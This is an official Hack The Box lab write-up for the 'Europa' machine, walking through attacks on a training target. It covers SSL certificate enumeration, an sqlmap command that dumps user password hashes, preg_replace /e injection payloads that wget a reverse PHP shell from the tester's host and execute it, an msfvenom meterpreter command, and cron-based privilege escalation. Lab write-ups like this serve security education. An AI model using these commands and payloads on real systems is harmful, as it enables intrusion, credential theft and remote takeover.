Hack The Box
PEN-TESTING LABS

Europa

5th October 2017 / Document No D17.100.09

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: Medium

Classification: Official

SYNOPSIS

Europa can present a bit of a challenge, or can be quite easy, depending on if you know what to look for. While it does not require many steps to complete, it provides a great learning experience in several fairly uncommon enumeration techniques and attack vectors.

Skills Required


- Understanding of SQL injections
- Understanding of common PHP functions

Skills Learned

- Enumerating SSL certificates and Apache virtual hosts
- Exploiting PHP's preg_replace function
- Bypassing restrictive write permissions

Enumeration

Nmap



Target: 10.10.10.22

Profile: Intense scan

Command: nmap -T4 -A -v 10.10.10.22


OS	Host
	10.10.10.22

	Port	Protocol	State	Service	Version
✓	22	tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu
✓	80	tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))
✓	443	tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))

Nmap on reveals OpenSSH and an Apache server, which appears to support HTTPS/SSL. Attempting to browse to either web server port presents the default Ubuntu Apache installation page. Attempting to fuzz for files and directories yields no results.

SSLyze

Due to the lack of an attack vector, but the presence of SSL, it is a good idea at this point to have a look at the SSL certificate to see if any information can be gained about a potential hostname that must be used with the Apache virtual host. Running **sslyze --regular 10.10.10.22** produces two domain names: **www.europacorp.htb** and **admin-portal.europacorp.htb**



```
 SCAN RESULTS FOR 10.10.10.22:443 - 10.10.10.22:443
 --------------------------------------------------

  * Deflate Compression:
      OK - Compression disabled

  * Session Renegotiation:
      Client-initiated Renegotiations:    OK - Rejected
      Secure Renegotiation:               OK - Supported

  * Certificate - Content:
      SHA1 Fingerprint:                   ced98f011228e35d83d32634b4c1ed52b917333
5
      Common Name:                        europacorp.htb
      Issuer:                             europacorp.htb
      Serial Number:                      F1A130FE05B624C2
      Not Before:                         Apr 19 09:06:22 2017 GMT
      Not After:                          Apr 17 09:06:22 2027 GMT
      Signature Algorithm:                sha256WithRSAEncryption
      Public Key Algorithm:               rsaEncryption
      Key Size:                           3072 bit
      Exponent:                           65537 (0x10001)
      X509v3 Subject Alternative Name:    {'DNS': ['www.europacorp.htb', 'admin-p
ortal.europacorp.htb']}
```


By adding **admin-portal.europacorp.htb** to the **/etc/hosts** file and browsing to the domain, a login page has been discovered when accessing the SSL version of the site.

Exploitation

Login Page

After a bit of trial and error, it is clear that the login page is vulnerable to SQL injection. Running SQLMap against the page will dump the password MD5 hashes and usernames. The hashes can easily be looked up with an online hash lookup such as hashkiller.co.uk

Command: **sqlmap -u "https://admin-portal.europacorp.htb/login.php" --data "email=admin@europacorp.htb&password=" --risk=3 --level=3 --dbms "MYSQL" --dump-all**




```
do you want to store hashes to a temporary file for eventual further processing
with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: admin
Table: users
[2 entries]
+----+----------------------+--------+---------------+------------------------
--------+
| id | email                | active | username      | password
        |
+----+----------------------+--------+---------------+------------------------
--------+
| 1  | admin@europacorp.htb | 1      | administrator | 2b6d315337f18617ba18922c0
b9597ff |
| 2  | john@europacorp.htb  | 1      | john          | 2b6d315337f18617ba18922c0
b9597ff |
+----+----------------------+--------+---------------+------------------------
--------+

[01:44:10] [INFO] table 'admin.users' dumped to CSV file '/root/.sqlmap/output/a
dmin-portal.europacorp.htb/dump/admin/users.csv'
[01:44:10] [INFO] fetching columns for table 'TABLESPACES' in database 'informat
ion_schema'
[01:44:11] [INFO] the SQL query used returns 9 entries
```

Tools

Once on the tools page, it appears that it replaces all occurrences of **ip_address** with a user-specified string. By examining the POST data using Burpsuite, it appears that the regex can be set client-side.



```
POST /tools.php HTTP/1.1
Host: admin-portal.europacorp.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://admin-portal.europacorp.htb/tools.php
Cookie: PHPSESSID=c4aghlmlif1nboltbcf2ut0lt2
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 1682

pattern=%2Fip_address%2F&ipaddress=test&text=%22openvpn%22%3A+%7B%0D%0A++++++++%22vt
2%3A+%7B%0D%0A++++++++++++++++++++++++%2210.10.10.1%22%3A+%22%27%27%22%0D%0A++++++++
3A+%221337%22%2C%0D%0A++++++++++++++++%22mode%22%3A+%22site-to-site%22%2C%0D%0A+++++
+++++++++++++++%22--comp-lzo%22%2C%0D%0A+++++++++++++++++++++++%22--float%22%2C%0D%
+++++++++++++++++++++%22--ping-restart+20%22%2C%0D%0A++++++++++++++++++++++++%22--pi
persist-tun%22%2C%0D%0A++++++++++++++++++++++++%22--persist-key%22%2C%0D%0A+++++++++
++++++++++++++%22--group+nogroup%22%0D%0A++++++++++++++++%5D%2C%0D%0A+++++++++++++++
+++++++++++++%22remote-port%22%3A+%221337%22%2C%0D%0A++++++++++++++++%22shared-secre
A++++++++%7D%2C%0D%0A++++++++%22protocols%22%3A+%7B%0D%0A++++++++++++++++%22static%2
ute%22%3A+%7B%0D%0A++++++++++++++++++++++++++++++++%22ip_address%2F24%22%3A+%7B%0D%0
interface%22%3A+%7B%0D%0A++++++++++++++++++++++++++++++++++++++++++++%22vtun0%22
+++++++++%7D%0D%0A++++++++++++++++++++++++++++++++%7D%0D%0A++++++++++++++++++++++++%
%0D%0A++++++++++++++++++++++++++++++++
```

It can be assumed that the **pattern** variable is used in preg_replace in the code, which can be easily exploited. Refer to the linked article for more information on how this exploit works.

Exploit Information: http://www.madirish.net/402

By setting POST data to **pattern=/^(.*)/e&ipaddress=system(`wget http://10.10.14.5/writeup.php -P /tmp`);&text=test** it will pull a reverse PHP shell from a local webserver and save it in the tmp directory. Sending **pattern=/^(.*)/e&ipaddress=system(`php -f /tmp/writeup.php`);&text=test** will then execute the file.


Msfvenom command: **msfvenom -p php/meterpreter/reverse_tcp lhost=<LAB IP> lport=<PORT> -f raw > writeup.php**

Privilege Escalation

LinEnum: https://github.com/rebootuser/LinEnum

As it is not possible to write to the web directory, even as www-data, the **/tmp** directory remains unrestricted. Uploading and running LinEnum gathers a large amount of information about the target.

Looking at **/etc/crontab**, it appears that **/var/www/cronjobs/clearlogs** is run every minute. Examining the **clearlogs** file shows that **/var/www/cmd/logcleared.sh** is executed by this PHP script. The **logcleared.sh** file does not exist however, and the directory is writable by www-data. By creating a script and naming it **logcleared.sh**, it is possible to extract the root flag. Don't forget to **chmod +x** the script!



root@kali: ~/Desktop/writeups/europa
File Edit View Search Terminal Help

```
-rw-r--r-- 1 www-data www-data   54 Oct  7 09:36 logcleared.sh
ls -la
total 12
drwxrwxr-x 2 root     www-data 4096 Oct  7 09:36 .
drwxr-xr-x 6 root     root     4096 May 12 20:27 ..
-rw-r--r-- 1 www-data www-data   54 Oct  7 09:36 logcleared.sh
ls -la
total 12
drwxrwxr-x 2 root     www-data 4096 Oct  7 09:36 .
drwxr-xr-x 6 root     root     4096 May 12 20:27 ..
-rw-r--r-- 1 www-data www-data   54 Oct  7 09:36 logcleared.sh
chmod +x logcleared.sh
ls -la
total 12
drwxrwxr-x 2 root     www-data 4096 Oct  7 09:36 .
drwxr-xr-x 6 root     root     4096 May 12 20:27 ..
-rwxr-xr-x 1 www-data www-data   54 Oct  7 09:36 logcleared.sh
ls -la
total 16
drwxrwxr-x 2 root     www-data 4096 Oct  7 09:38 .
drwxr-xr-x 6 root     root     4096 May 12 20:27 ..
-rwxr-xr-x 1 www-data www-data   54 Oct  7 09:36 logcleared.sh
-rw-r--r-- 1 root     root       33 Oct  7 09:38 root.txt
```